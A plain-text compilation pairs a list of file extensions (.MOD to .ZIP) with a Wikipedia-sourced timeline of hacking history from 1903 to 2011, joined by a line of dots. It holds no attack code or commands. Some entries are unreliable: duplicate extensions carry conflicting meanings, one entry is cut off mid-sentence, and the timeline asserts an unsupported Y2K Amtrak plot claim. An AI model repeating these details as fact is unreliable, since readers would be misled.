.MOD Winoldap files that support (with grabbers) data exchange between DOS apps and Windows apps.
.MOV File used with Quick Time to display a move.
.MP1 MPEG audio stream, layer I
.MP2 MPEG audio stream, layer II
.MP3 MPEG audio stream, layer III; High compressed audio files generally used to record audio tracks and store them in
a decent sized file available for playback. See our MP3 page for additional information.
.MPG MPEG movie file.
.MSN Microsoft Network document / Decent mission file
.MTF Windows metafile.
.MTH Derive Math file
.MTM Sound file / MultiTracker music module
.MTV Picture file
.MTW Minitab data file
.MU Quattro menu
.MUL Ultima Online game
.MUP Music publisher file
.MUS Audio file
.MVB Database file / Microsoft multimedia viewer file
.MVE Interplay video file
.MVF Movie stop frame file
.MWP Lotus Wordpro 97 smartmaster file
.MXD ArcInfo map file
.MXT Microsoft C Datafile
.MYD Make your point presentation file.

N

.N64 Nintendo 64 Emulator ROM image.
.NA2 Netscape Communicator address book.
.NAB Novell Groupwise address book
.NAP Napster Music security definition file.
.NDF NeoPlanet Browser file
.NDX Indexed file for most databases.
.NES Nintendo Entertainment system ROM image.
.NIL Norton guide online documentation
.NGF Enterasys Networks NetSight file.
.NHF Nero HFS-CD compilation or a general Nero file

.NIL Norton icon lybrary file.
.NLB Oracle 7 data file
.NLD ATI Radeon video driver file,
.NMI SwordSearcher file.
.NON LucasArts Star Wars - Tie fighter mouse options file.
.NOW Extension commonly used for readme text files.
.NRA Nero Audio CD file.
.NRB Nero CD-ROM boot file.
.NS2 Lotus Notes 2 database,
.NS5 Lotus Notes Domino file,
.NSO NetStudio easy web graphics file.
.NT Windows NT startup file.
.NUM File used with some Software Manufactures to store technical support numbers or other phone numbers, should
be readable from DOS and or Windows.

O

.OCA Control Typelib Cache.
.OCX Object Linking and Embedding (OLE) control extension.
.OLB Object library
.OLD Used for backups of important files incase they are improperly updated or deleted.
.OLE Object Linking and Embedding object file
.OLI Olivetti text file
.ORI Original file.

P

.PAB Personal Address Book, file used with Microsoft Outlook.
.PB WinFax Pro phone book file
.PBD PowerBuilder dynamic library / Faxit phone book file
.PBF Turtle Beach Pinnacle bank file
.PBK Microsoft phonebook file
.PBL PowerBuilder library file
.PBM UNIX portable bitmap fuke
.PBR PowerBuilder resource
.PBI Profiler binary input file
.PBM PBM portable bit map graphic
.PBO Profiler binary output
.PBT Profiler binary table
.PCX Microsoft Paint & PC Paintbrush Windows/DOS.
.PDA Bitmap graphic file
.PDB TACT data file
.PDD Adobe PhotoDeluxe Image.
.PDF Adobe Acrobat Reader file which can only be read by Adobe Acrobat (to get file downloaded Adobe Acrobat from
our Download Page.
.PDL Borland C++ project description language file.
.PDS Graphic file / Pldasm source code file.
.PDV Paintbrush printer driver.
.PDW Professional Draw document.

.PIC Picture / Viewer Frame Class.
.PIF Program Information File that configures a DOS app to run efficiently in windows.
.PJF Paintjet soft font file.
.PL Harvard palette file / PERL program file
.PL3 Harvard chart palette
.PLB Foxpro library / LogoShow Screensaver file
.PLC Lotus Add-in
.PLD PLD2 source file
.PLG REND386 / AVRIL file
.PLI Oracle 7 data description
.PLL Prelinked library
.PLM DisorderTracker2 module
.PLN WordPerfect spreadsheet file
.PLR Descent Pilot file
.PLS WinAmp MPEG playlist file / DisorderTracker 2 Sample file / Shoutcast file / MYOB data file
.PLT AutoCAD HPGL vector graphic plotter file / Gerber sign-making software file / Betley's CAD Microstation driver
configuration for plotting
.PLY Autodesk polygon
.PP Compressed archive file.
.PP4 Picture Publisher.
.PP5 Picture Publisher.
.PPA Power Point Add-in.
.PPB WordPerfect Print preview button bar.
.PPD PostScript Printer description.
.PPF Turtle Beach Pinnacle program file.
.PPI Microsoft PowerPoint graphic file.
.PPL Harvard (now Serif) Polaroid Palette Plus ColorKey Driver.
.PPM PBM Portable Pixelmap Graphic.
.PPO Clipper Preprocessor Output.
.PPP Serif PagePlus Publication.
.PPS Microsoft PowerPoint Slideshow.
.PPT Microsoft PowerPoint presentation.
.PPX Serif PagePlus publication.
.PPZ Microsoft PowerPoint Packaged Presentation.
.PS2 File to support the Micro Channel Architecture in 386 Enhanced mode.
.PSD Adobe Photoshop image file.
.PST Post Office Box file used with Microsoft Outlook usually mailbox.pst unless named otherwise.
.PWA Password agent file.
.PWD Password file.
.PWF ProCite Workforms
.PWL Password file used in Windows 95 and Windows 98 is stored in the Windows directory.
.PWP Photoworks image file
.PWZ PowerPoint wizard

Q

.QIC Windows backup file
.QT Quick Time Movie File

.QXD Quark Express file
.QXL Quark Xpress element library
.QXT Quark Xpress template file

R

.RA Real Audio file.
.RAM Real Audio file.
.RAR Compressed file similar to .ZIP uses different compression program to extract. See our recommended download
page for a program that can be used to extract .RAR files.
.RAS File extension used for raster graphic files.
.RD1 Descent registered level file
.RD3 Ray Dream designer graphics file / CorelDraw 3D file
.RD4 Ray Dream designer graphics file
.RD5 Ray Dream designer graphics file
.RDB TrueVector rules database
.RDF Resource description framework file / Chromeleon report definition
.RDL Descent registered level file / RadioDestiny radio stream
.RDX Reflex data file
.REC Sound file used with Windows Sound Recorder.
.RLE Microsoft Windows Run Length Encoded (Run Length Encoded (bitmap format) file that contains the actual screen
logo).
.RMI Microsoft RMID sound file.
.RPB Automotive diagnostic file.
.RPD Rapidfile database
.RPM Red Hat Package Manager / RealMedia Player file.
.RPT Various Report file
.RTF Rich Text Format file
.RWZ Microsoft Outlook rules wizard file

S

.SAV File that usually contains saved information such as a saved game.
.SC2 Maps used in Sim City 2000.
.SCP Dialup Networking script file.
.SCR Source files for the .INI files, or sometimes may be used as screen savers.
.SD Sound Designer I audio file
.SD2 Sound Designer II flattened file / Sound Designer II data fork file / SAS database file
.SDA StarOffice drawing file / SoftCuisine data archive
.SDC StarOffice spreadsheet
.SDD StarOffice presentation
.SDF Standard data format file / Schedule data file / System file format / Autodesk mapguide spatial data file
.SDK Roland S-series floppy disk image
.SDL SmartDraw library
.SDN Small archive
.SDR SmartDraw drawing

.SDS StarOffice chart file / Raw MIDI sample dump standard file
.SDT SmartDraw template
.SDV Semicolon divided value file
.SDW Sun Microsystems StarOffice file document file similar to the Microsoft Office .DOC file.
.SDX MIDI sample dump standard files compacted by SDX
.SEA Short for Self Extracting Archive. Compressed file used with the Macintosh.
.SH Archive file
.SH3 Harvard (now Serif) presentation file
.SHB Corel Background file
.SHG Hotspot Editor Hypergraphic
.SHK Macintosh Compressed Archive file
.SHM WordPerfect Shell Macro
.SHP 3D Studio Shapes File / other 3D related file
.SHR Archive file
.SHS Shell scrap object file
.SHW Corel presentation / WordPerfect Slide Show / Show File
.SLK Multiplan file.
.SND Sound Clip file / Raw unsigned PCM data / AKAI MPC-series sample / NeXT sound / Macintosh sound resource file
.SNG MIDI song
.SNM Netscape Mail
.SNO SNOBOL program file
.SNP Snapview snapshot file
.SUM Summary file.
.SWF Macromedia Flash file.
.SWP Extension used for the Windows Swap File usually Win386.Swp. This file is required by Windows and generally
can grow very large in size sometimes up to several hundred megs. This file is used to swap information between
currently running programs and or memory. If this file is deleted from the computer Windows will be unable to load
and will need to be reinstalled.
.SYS System and peripheral drivers.

T

.TDF Trace Definition File used with OS/2
.TGA Targa file
.TIF Tag Image Format that includes most 24-bit color.
.TLB Remote automation truelib files / OLE type library / Visual C++ type library
.TLD Tellix file
.TLE NASA two-line element set
.TLP Microsoft project timeline fie
.TLT Trellix web design file
.TLX Trellix data file
.TMP Temporary files.
.TRM Windows Terminal.
.TXT Text file that can be read from windows of from DOS by using the Edit, Type, or Edlin.

U

.UNI MikMod (UniMod) format file / Forcast Pro data file
.UNK Unknown file type, sometimes used when a file is received that cannot be identified
.UNX Text file generally associated with UNIX.
.URL File used with some browsers such as Internet Explorer linking you to different web pages. Internet Shortcut.

V

.VB VBScript file
.VBA vBase file
.VBD ActiveX file
.VBE VBScript encoded script file
.VBG Visual Basic group project file
.VBK VisualCADD backup file
.VBL User license control file
.VBP Visual Basic project file
.VBR Remote automation registration files
.VBS Microsoft Visual Basic Script file for quick programs and in some cases can be used as a virus file.
.VBW Visual Basic project workplace
.VBX Visual Basic extension file
.VBZ Wizard launch file
.VC VisiCalc Spreadsheet file.
.VCD VisualCADD Drawing file.
.VCE Natural MicroSystems voice file.
.VCF vCard File / Vevi Configuration file.
.VCS Microsoft Outlook vCalander file.
.VCT FoxPro class library.
.VCW Microsoft Visual C++ workbench information file.
.VCX FoxPro class library.
.VDA Targa bitmap
.VDD Short for Virtual Device Driver. Additional information can be found here.
.VDO VDOScript file
.VDX No such file extension - Likely you meant to .vxd
.VM Virtual Machine / Virtual Memory file.
.VMM Virtual Machine (Memory Manager) file.
.VMF Ventura font characteristics file / FaxWorks audio file
.VMH
.VS2 Roland-Bass transfer file.
.VSD Visio drawing.
.VSL GetRight download list file.
.VSS Visio stencil.
.VST Video Template / Truevision Vista graphic / Targa Bitmap/
.VSW Visio workspace file.
.VXD Windows system driver file allowing a driver direct access to the Windows Kernel, allowing for low level access to
hardware.

W

.WAB Microsoft Outlook Express personal address book.
.WAD File first found in IdSoftware games such as DOOM, Quake, as well as most new games similar to these.
.WAV Sound files in Windows open and played with sound recorder.
.WB1 Quattro Pro Notebook
.WB2 Quattro Pro Spreadsheet
.WBF Microsoft Windows Batch File
.WBK Wordperfect document / workbook
.WBT Winbatch batch file
.WCD Wordperfect macro token list
.WCM Microsoft Works data transmission file / Wordperfect Macro
.WCP Wordperfect product information description
.WDB Microsoft Works database
.WEB Web source code file
.WFM dBASE Form object
.WFN CorelDRAW font
.WFX Winfax data file
.WG1 Lotus 1-2-3 worksheet
.WG2 Lotus 1-2-3 for OS/2 worksheet
.WID Ventura publisher width table
.WIN Foxpro - dBASE window file
.WIZ Microsoft Publisher page wizard
.WK1 Lotus 1-2-3 all versions / LotusWorks spreadsheet.
.WK3 Lotus 1-2-3 for Windows /Lotus 1-2-3 Rel.3.
.WKS Lotus 1-2-3 Rel lA,2.0,2.01, also file used with Microsoft Works.
.WLG Dr. Watson log file.
.WMA Windows Media Audio file.
.WMF Windows Metafile. Also see WMF dictionary definition.
.WMZ Windows Media Player theme package file.
.WPD WordPerfect Windows/DOS.
.WPG WordPerfect Graphical files Windows/DOS.
.WPM WordPerfect Macro file.
.WPS MS Works word processor Windows/DOS.
.WRI Windows Write.
.WRK Lotus 1-2 31.0,1.01,1.1/ Symphony 1,1.01.
.WRI Symphony l.1,1.2,2 / Microsoft Write file.

X

.XIF Wang image file / Xerox image file
.XLB Microsoft Excel File.
.XLS Microsoft Excel File.
.XM Sound file / Fast tracker 2 extended module
.XML Extensible markup language file.
.XNK Exchange shortcut
.XOT Xnetech job output file
.XPM X picsmap graphic
.XQT SuperCalc macro sheet
.XRF Cross Reference

.XR1 Epic MegaGames Xargon File
.XSL XML Style sheet
.XSM LEXIS-NEXIS tracker
.XTB LocoScript external translation table
.XWD X Windows dump file
.XWF Yamaha XG Works file
.XXE Xxencoded file
.XY XYWrite text file
.XY3 XYWrite text file
.XY4 XYwrite IV document
.XYP XYwrite III plus document
.XYW XYwrite Windows 4.0 document

Y

.Y Amiga YABBA compressed file archive
.Y01 Paradox index file
.Y02 Paradox index file
.Y03 Paradox index file
.Y04 Paradox index file
.Y05 Paradox index file
.Y06 Paradox index file
.Y07 Paradox index file
.Y08 Paradox index file
.Y09 Paradox index file
.YUV Yuv graphics file
.YZ YAC compressed file archive.

Z

.Z Compressed file that can hold thousands of files. To extract all the files Pkzip or Winzip will need to be used. UNIX /
Linux users use the compress / uncompress command to extract these files.
.ZIP Compressed file that can hold thousands of files. To extract all the files Pkzip or Winzip will need to be used.

.....

A History Of Hacking

Hacking has been around for more than a century. In the 1870s, several teenagers were flung off the country's brand new phone system by enraged authorities. Here's a peek at how busy hackers have been in the past 100 years.

Source : Wikipedia

1900s

1903

Magician and inventor Nevil Maskelyne disrupts John Ambrose Fleming's public demonstration of Guglielmo Marconi's purportedly secure wireless telegraphy technology, sending insulting Morse code messages through the auditorium's projector.

1930s

1932

Polish cryptologists Marian Rejewski, Henryk Zygalski and Jerzy Różycki broke the Enigma machine code.

1939

Alan Turing, Gordon Welchman and Harold Keen worked together to develop the Bombe (on the basis of Rejewski's works on Bomba). The Enigma machine's use of a reliably small key space makes it vulnerable to brute force and thus a violation of CWE-326.

1940s

1943

French computer expert René Carmille, hacked the punched card used by the Nazis to locate Jews.

1950s

1957

Joe Engressia, a blind seven-year-old boy with perfect pitch, discovered that whistling the fourth E above middle C (a frequency of 2600 Hz) would interact with AT&T's implementation of fully automatic switches, thereby inadvertently opening the door for phreaking

1960s

1960

Various Phreaking boxes are used to interact with automated telephone systems

1965

William D. Mathews from MIT found a vulnerability in a CTSS running on an IBM 7094. The standard text editor on the system was designed to be used by one user at a time, working in one directory, and so created a temporary file with a constant name for all instantiations of the editor. The flaw was discovered when two system programmers were editing at the same time and the temporary files for the message-of-the day and the password file became swapped, causing the contents of the system CTSS password file to display to any user logging into the system.

1970s

1971

John T. Draper (later nicknamed Captain Crunch), his friend Joe Engressia, and blue box phone phreaking hit the news with an Esquire Magazinefeature story.[4]

1980s

1980

The FBI investigates a breach of security at National CSS. The New York Times, reporting on the incident in 1981, describes hackers as[5]
technical experts; skilled, often young, computer programmers, who almost whimsically probe the defenses of a computer system, searching out the limits and the possibilities of the machine. Despite their seemingly subversive role, hackers are a recognized asset in the computer industry, often highly prized
The newspaper describes white hat activities as part of a "mischievous but perversely positive 'hacker' tradition". When a National CSS employee revealed the existence of his password cracker, which he had used on customer accounts, the company chastised him not for writing the software but for not disclosing it sooner. The letter of reprimand stated that "The Company realizes the benefit to NCSS and in fact encourages the efforts of employees to identify security weaknesses to the VP, the directory, and other sensitive software in files".[5]

1981

Chaos Computer Club forms in Germany.The Warelords forms in The United States, founded by Black Bart (cracker of Dung Beetles in 1982) in St. Louis, Missouri, and was composed of many teenage hackers,phreakers, coders, and largely black hat-style underground computer geeks. One of the more notable group members was Tennessee Tuxedo, a young man who was instrumental with developing conference calls via the use of trunk line phreaking via the use of the Novation Apple Cat II that allowed them to share their current hacks, phreaking codes, and new software releases and large corporate providers of voice mail systems.

Captain Zap : Ian Murphy, known to his friends as Captain Zap, was the first cracker to be tried and convicted as a felon. Murphy broke into AT&T's computers in 1981 and changed the internal clocks that metered billing rates. People were getting late-night discount rates when they called at midday. Of course, the bargain-seekers who waited until midnight to call long distance were hit with high bills.[6]

1983

The 414s break into 60 computer systems at institutions ranging from the Los Alamos National Laboratory to Manhattan's Memorial Sloan-Kettering Cancer Center.[7] The incident appeared as the cover story of Newsweek with the title "Beware: Hackers at play".[8] As a result, the U.S. House of Representatives held hearings on computer security and passed several laws.
The group KILOBAUD is formed in February, kicking off a series of other hacker groups which form soon after.
The movie WarGames introduces the wider public to the phenomenon of hacking and creates a degree of mass paranoia of hackers and their supposed abilities to bring the world to a screeching halt by launching nuclear ICBMs.
The U.S. House of Representatives begins hearings on computer security hacking.[9]
In his Turing Award lecture, Ken Thompson mentions "hacking" and describes a security exploit that he calls a "Trojan horse".[10]

1984

Someone calling himself Lex Luthor founds the Legion of Doom. Named after a Saturday morning cartoon, the LOD had the reputation of attracting "the best of the best"—until one of the most talented members called Phiber Optik feuded with Legion of Doomer Erik Bloodaxe and got 'tossed out of the clubhouse'. Phiber's friends formed a rival group, the Masters of Deception.
The Comprehensive Crime Control Act gives the Secret Service jurisdiction over computer fraud.
Cult of the Dead Cow forms in Lubbock, Texas, and begins publishing its ezine.
The hacker magazine 2600 begins regular publication, right when TAP was putting out its final issue. The editor of 2600, "Emmanuel Goldstein" (whose real name is Eric Corley), takes his handle from the leader of the resistance in George Orwell's 1984. The publication provides tips for would-be hackers and phone phreaks, as well as commentary on the hacker issues of the day. Today, copies of 2600 are sold at most large retail bookstores.
The Chaos Communication Congress, the annual European hacker conference organized by the Chaos Computer Club, is held in Hamburg, Germany
William Gibson's groundbreaking science fiction novel Neuromancer, about "Case", a futuristic computer hacker, is published. Considered the first major cyberpunk novel, it brought into hacker jargon such terms as "cyberspace", "the matrix", "simstim", and "ICE".

1985

KILOBAUD is re-organized into The P.H.I.R.M., and begins sysopping hundreds of BBSs throughout the United States, Canada, and Europe.
The online 'zine Phrack is established.
The Hacker's Handbook is published in the UK.

The FBI, Secret Service, Middlesex County NJ Prosecutor's Office and various local law enforcement agencies execute seven search warrants concurrently across New Jersey on July 12, 1985, seizing equipment from BBS operators and users alike for "complicity in computer theft",[11] under a newly passed, and yet untested criminal statue.[12] This is famously known as the Private Sector Bust,[13] or the 2600 BBS Seizure,[14] and implicated the Private Sector BBS sysop, Store Manager (also a BBS sysop), Beowulf, Red Barchetta, The Vampire, the NJ Hack Shack BBS sysop, and the Treasure Chest BBS sysop.

1986

After more and more break-ins to government and corporate computers, Congress passes the Computer Fraud and Abuse Act, which makes it a crime to break into computer systems. The law, however, does not cover juveniles.
Robert Schifreen and Stephen Gold are convicted of accessing the Telecom Gold account belonging to the Duke of Edinburgh under the Forgery and Counterfeiting Act 1981in the United Kingdom, the first conviction for illegally accessing a computer system. On appeal, the conviction is overturned as hacking is not within the legal definition of forgery.[15]
Arrest of a hacker who calls himself The Mentor. He published a now-famous treatise shortly after his arrest that came to be known as the Hacker's Manifesto in the e-zinePhrack. This still serves as the most famous piece of hacker literature and is frequently used to illustrate the mindset of hackers.
Astronomer Clifford Stoll plays a pivotal role in tracking down hacker Markus Hess, events later covered in Stoll's 1990 book The Cuckoo's Egg.[16]

1987

Decoder magazine begins in Italy.
The Christmas Tree EXEC "worm" causes major disruption to the VNET, BITNET and EARN networks.[17]

1988

The Morris Worm. Graduate student Robert T. Morris, Jr. of Cornell University launches a worm on the government's ARPAnet (precursor to the Internet). [18][19] The worm spreads to 6,000 networked computers, clogging government and university systems. Robert Morris is dismissed from Cornell, sentenced to three years probation, and fined $10,000.
First National Bank of Chicago is the victim of $70-million computer theft.
The Computer Emergency Response Team (CERT) is created by DARPA to address network security.
The Father Christmas (computer worm) spreads over DECnet networks.

1989

Jude Milhon (aka St Jude) and R. U. Sirius launch Mondo 2000, a major '90s tech-lifestyle magazine, in Berkeley, California.
The politically motivated WANK worm spreads over DECnet.
Dutch magazine Hack-Tic begins.
The Cuckoo's Egg by Clifford Stoll is published.

1990s

1990

Operation Sundevil introduced. After a prolonged sting investigation, Secret Service agents swoop down on organizers and prominent members of BBSs in 14 U.S. cities including the Legion of Doom, conducting early-morning raids and arrests. The arrests involve and are aimed at cracking down on credit-card theft and telephone and wire fraud. The result is a breakdown in the hacking community, with members informing on each other in exchange for immunity. The offices of Steve Jackson Games are also raided, and the role-playing sourcebook GURPS Cyberpunk is confiscated, possibly because the government fears it is a "handbook for computer crime". Legal battles arise that prompt the formation of the Electronic Frontier Foundation, including the trial of Knight Lightning.
Australian federal police tracking Realm members Phoenix, Electron and Nom are the first in the world to use a remote data intercept to gain evidence for a computer crime prosecution.[20]
The Computer Misuse Act 1990 is passed in the United Kingdom, criminalising any unauthorised access to computer systems.

1992

Release of the movie Sneakers, in which security experts are blackmailed into stealing a universal decoder for encryption systems.
MindVox opens to the public.
Bulgarian virus writer Dark Avenger wrote 1260, the first known use of polymorphic code, used to circumvent the type of pattern recognition used by Anti-virus software, and nowadays also intrusion detection systems.[citation needed]
Publication of a hacking instruction manual for penetrating TRW credit reporting agency by Infinite Possibilities Society (IPS) gets Dr. Ripco, the sysop of Ripco BBS mentioned in the IPS manual, arrested by the US Secret Service.[21]

1993

The first DEF CON hacking conference takes place in Las Vegas. The conference is meant to be a one-time party to say good-bye to BBSs (now replaced by the Web), but the gathering was so popular it became an annual event.
AOL gives its users access to USENET, precipitating Eternal September.

1994

Summer: Russian crackers siphon $10 million from Citibank and transfer the money to bank accounts around the world. Vladimir Levin, the 30-year-old ringleader, uses his work laptop after hours to transfer the funds to accounts in Finland and Israel. Levin stands trial in the United States and is sentenced to three years in prison. Authorities recover all but $400,000 of the stolen money.
Hackers adapt to emergence of the World Wide Web quickly, moving all their how-to information and hacking programs from the old BBSs to new hacker web sites.
AOHell is released, a freeware application that allows a burgeoning community of unskilled script kiddies to wreak havoc on America Online. For days, hundreds of thousands of AOL users find their mailboxes flooded with multi-megabyte email bombs and their chat rooms disrupted with spam messages.

December 27: After experiencing an IP spoofing attack by Kevin Mitnick, computer security expert Tsutomu Shimomura started to receive prank calls that popularized the phrase "My kung fu is stronger than yours".[22]

1995

The movies The Net and Hackers are released.
February 22: The FBI raids the "Phone Masters".[23]

1996

Hackers alter Web sites of the United States Department of Justice (August), the CIA (October), and the U.S. Air Force (December).
Canadian hacker group, Brotherhood, breaks into the Canadian Broadcasting Corporation.
The U.S. General Accounting Office reports that hackers attempted to break into Defense Department computer files some 250,000 times in 1995 alone. About 65 percent of the attempts were successful, according to the report.
The MP3 format gains popularity in the hacker world. Many hackers begin setting up sharing sites via FTP, Hotline, IRC and Usenet.

1997

A 15-year-old Croatian youth penetrates computers at a U.S. Air Force base in Guam.[24]
June: Eligible Receiver 97 tests the American government's readiness against cyberattacks.
December: Information Security publishes first issue.
First high-profile attacks on Microsoft's Windows NT operating system[25]
In response to the MP3 popularity, the Recording Industry Association of America begins cracking down on FTPs [1]. The RIAA begins a campaign of lawsuits shutting down many of the owners of these sites including the more popular ripper/distributors The Maxx (Germany, Age 14), Chapel976 (USA, Age 15), Bulletboy (UK, Age 16), Sn4rf (Canada, Age 14) and others in their young teens via their ISPs. Their houses are raided and their computers and modems are taken. The RIAA fails to cut off the head of the MP3 beast and within a year and a half, Napster is released.

1998

January: Yahoo! notifies Internet users that anyone visiting its site in recent weeks might have downloaded a logic bomb and worm planted by hackers claiming a "logic bomb" will go off if Kevin Mitnick is not released from prison.
January: Anti-hacker runs during Super Bowl XXXII
February: The Internet Software Consortium proposes the use of DNSSEC (domain-name system security extensions) to secure DNS servers.
May 19: The seven members of the hacker think tank known as L0pht testifies in front of the US congressional Government Affairs committee on "Weak Computer Security in Government".
June: Information Security publishes its first annual Industry Survey, finding that nearly three-quarters of organizations suffered a security incident in the previous year.
October: "U.S. Attorney General Janet Reno announces National Infrastructure Protection Center."

1999

Software security goes mainstream In the wake of Microsoft's Windows 98 release, 1999 becomes a banner year for security (and hacking). Hundreds of advisories and patches are released in response to newfound (and widely publicized) bugs in Windows and other commercial software products. A host of security software vendors release anti-hacking products for use on home computers.
The Electronic Civil Disobedience project, an online political performance-art group, attacks the Pentagon calling it conceptual art and claiming it to be a protest against the U.S. support of the suppression of rebels in southern Mexico by the Mexican government. ECD uses the FloodNet software to bombard its opponents with access requests.
U.S. President Bill Clinton announces a $1.46 billion initiative to improve government computer security. The plan would establish a network of intrusion detection monitors for certain federal agencies and encourage the private sector to do the same.
January 7: The "Legion of the Underground" (LoU) declares "war" against the governments of Iraq and the People's Republic of China. An international coalition of hackers (including CULT OF THE DEAD COW, 2600 's staff, Phrack's staff, L0pht, and the Chaos Computer Club) issued a joint statement ([2]) condemning the LoU's declaration of war. The LoU responded by withdrawing its declaration.
A hacker interviewed by Hilly Rose during the Art Bell Coast-to-Coast Radio Show exposes a plot by Al-Qaida to derail Amtrak trains. This results in ALL trains being forcibly stopped over Y2K as a safety measure.
March: The Melissa worm is released and quickly becomes the most costly malware outbreak to date.
July: CULT OF THE DEAD COW releases Back Orifice 2000 at DEF CON
August: Kevin Mitnick, "the most wanted man in cyberspace",[who?] sentenced to 5 years, of which over 4 years had already been spent pre-trial including 8 months solitary confinement.
September: Level Seven Crew hacks The US Embassy in China's Website and places racist, anti-government slogans on embassy site in regards to 1998 U.S. embassy bombings. [3]
September 16: The United States Department of Justice sentences the "Phone Masters".[26]
October: American Express introduces the "Blue" smart card, the industry's first chip-based credit card in the US.

2000s

2000

May: The ILOVEYOU worm, also known as VBS/Loveletter and Love Bug worm, is a computer worm written in VBScript. It infected millions of computers worldwide within a few hours of its release. It is considered to be one of the most damaging worms ever. It originated in the Philippines; made by an AMA Computer College student for his thesis.
September: teenage hacker Jonathan James becomes first juvenile to serve jail time for hacking.

2001

Microsoft becomes the prominent victim of a new type of hack that attacks the domain name server. In these denial-of-service attacks, the DNS paths that take users to

Microsoft's Web sites are corrupted.

February: A Dutch cracker releases the Anna Kournikova virus, initiating a wave of viruses that tempts users to open the infected attachment by promising a sexy picture of the Russian tennis star.
April: FBI agents trick two into coming to the U.S. and revealing how they were Hacking U.S. banks.
May: Spurred by elevated tensions in Sino-American diplomatic relations, U.S. and Chinese hackers engage in skirmishes of Web defacements that many dub "The Sixth Cyberwar".
July: Russian programmer Dmitry Sklyarov is arrested at the annual Def Con hacker convention. He is the first person criminally charged with violating the Digital Millennium Copyright Act (DMCA).
August: Code Red worm, infects ts.

2002

January: Bill Gates decrees that Microsoft will secure its products and services, and kicks off a massive internal training and quality control campaign.
May: Klez.H, a variant of the worm discovered in November 2001, becomes the biggest malware outbreak in terms of machines infected, but causes little monetary damage.
June: The Bush administration files a bill to create the Department of Homeland Security, which, among other things, will be responsible for protecting the nation's critical ITinfrastructure.
August: Researcher Chris Paget publishes a paper describing "shatter attacks", detailing how Windows' unauthenticated messaging system can be used to take over a machine. The paper raises questions about how securable Windows could ever be. It is however largely derided as irrelevant as the vulnerabilities it described are caused by vulnerable applications (placing windows on the desktop with inappropriate privileges) rather than an inherent flaw within the Operating System.
October: The International Information Systems Security Certification Consortium - (ISC)² - confers its 10,000th CISSP certification.

2003

The hacktivist group Anonymous was formed
March: CULT OF THE DEAD COW and Hacktivismo are given permission by the United States Department of Commerce to export software utilizing strong encryption.
December 18: Milford Man pleas guilty to hacking.

2004

March: Myron Tereshchuk is arrested for attempting to extort $17 million from Micropatent.
July: North Korea claims to have trained 500 hackers who successfully crack South Korean, Japanese, and their allies' computer systems.[27]

2005

April 2: Rafael Núñez aka RaFa a notorious member of the hacking group World of Hell is arrested following his arrival at Miami International Airport for breaking into theDefense Information Systems Agency computer system on June 2001.[28]

September 13: Cameron Lacroix is sentenced to 11 months for gaining access to T-Mobile USA's network and exploiting Paris Hilton's Sidekick.[29]
November 3: Jeanson James Ancheta, whom prosecutors say was a member of the "Botmaster Underground", a group of script kiddies mostly noted for their excessive use of bot attacks and propagating vast amounts of spam, was taken into custody after being lured to FBI offices in Los Angeles.[30]

2006

January: One of the few worms to take after the old form of malware, destruction of data rather than the accumulation of zombie networks to launch attacks from, is discovered. It had various names, including Kama Sutra (used by most media reports), Black Worm, Mywife, Blackmal, Nyxem version D, Kapser, KillAV, Grew and CME-24. The worm would spread through e-mail client address books, and would search for documents and fill them with garbage, instead of deleting them to confuse the user. It would also hit a web page counter when it took control, allowing the programmer who created it as well as the world to track the progress of the worm. It would replace documents with random garbage on the third of every month. It was hyped by the media but actually affected relatively few computers, and was not a real threat for most users.
May: Jeanson James Ancheta receives a 57-month prison sentence, [5] and is ordered to pay damages amounting to $15,000.00 to the Naval Air Warfare Center in China Lake and the Defense Information Systems Agency, for damage done due to DDoS attacks and hacking. Ancheta also had to forfeit his gains to the government, which include $60,000 in cash, a BMW, and computer equipment [6].
May: Largest Defacement in Web History, at that time, is performed by the Turkish hacker iSKORPiTX who successfully hacked 21,549 websites in one shot. [7]
July: Robert Moore and Edwin Pena featured on Americas Most Wanted with Kevin Mitnick presenting their case commit the first VOIP crime ever seen in the USA. Robert Moore served 2 years in federal prison with a $152,000.00 restitution while Edwin Pena was sentenced to 10 years and a $1 million restitution.
September: Viodentia releases FairUse4WM tool which would remove DRM information off WMA music downloaded from music services such as Yahoo Unlimited, Napster, Rhapsody Music and Urge.

2007

May 17: Estonia recovers from massive denial-of-service attack[31]
June 13: FBI Operation Bot Roast finds over 1 million botnet victims[32]
June 21: A spear phishing incident at the Office of the Secretary of Defense steals sensitive U.S. defense information, leading to significant changes in identity and message-source verification at OSD.[33][34]
August 11: United Nations website hacked by Turkish Hacker Kerem125[35]
November 29: FBI Operation Bot Roast II: 1 million infected PCs, $20 million in losses and 8 indictments[36]

2008

January 17: Project Chanology; Anonymous attacks Scientology website servers around the world. Private documents are stolen from Scientology computers and distributed over the Internet

March 7: Around 20 Chinese hackers claim to have gained access to the world's most sensitive sites, including The Pentagon. They operate from a bare apartment on aChinese Island.[37]
March 14: Trend Micro website successfully hacked by Turkish hacker Janizary (aka Utku).[38]

2009

April 4: Conficker worm infiltrated millions of PCs worldwide including many government-level top-security computer networks[39]

2010s

2010

January 12: Operation Aurora Google publicly reveals that it has been on the receiving end of a "highly sophisticated and targeted attack on our corporate infrastructure originating from China that resulted in the theft of intellectual property from Google"
June: Stuxnet The Stuxnet worm is found by VirusBlokAda. Stuxnet was unusual in that while it spread via Windows computers, its payload targeted just one specific model and type of SCADA systems. It slowly became clear that it was a cyber attack on Iran's nuclear facilities - with most experts believing that Israel[41] was behind it - perhaps with US help.
October 2: THE HACKiNG SAGE was formed.
December 3: The first Malware Conference, MALCON takes place in India. Founded by Rajshekhar Murthy, Malware coders are invited to showcase their skills at this annual event supported by the Government of India. An advanced malware for Symbian OS is released by hacker A0drul3z.

2011

The Hacker group Lulz security is formed
April 9: Bank Of America website got hacked by a Turkish hacker named JeOPaRDY. An estimated 85,000 credit card numbers and accounts were reported to have been stolen due to the hack. Bank officials say no personal customer bank information is available on that web-page. Investigations are being conducted by the F.B.I to trace down the incriminated hacker.
April 17: An "external intrusion" sends the PlayStation Network offline, and compromises personally identifying information (possibly including credit card details) of its 77 million accounts, in what is claimed to be one of the five largest data breaches ever.
Elite hacker sl1nk releases information of his penetration in the servers of the Department of Defense (DoD), Pentagon, NASA, NSA, US Military, Department of the Navy, Space and Naval Warfare System Command and other UK/US government websites.
The hacker group LulzRaft is formed
September: Bangladeshi hacker TiGER-M@TE made a record in defacement history by hacking 700,000 websites in a single shot.
October 16: The YouTube channel of Sesame Street was hacked, streaming pornographic content for about 22 minutes.
November 1: The main phone and Internet networks of the Palestinian territories sustained a hacker attack from multiple locations worldwide.

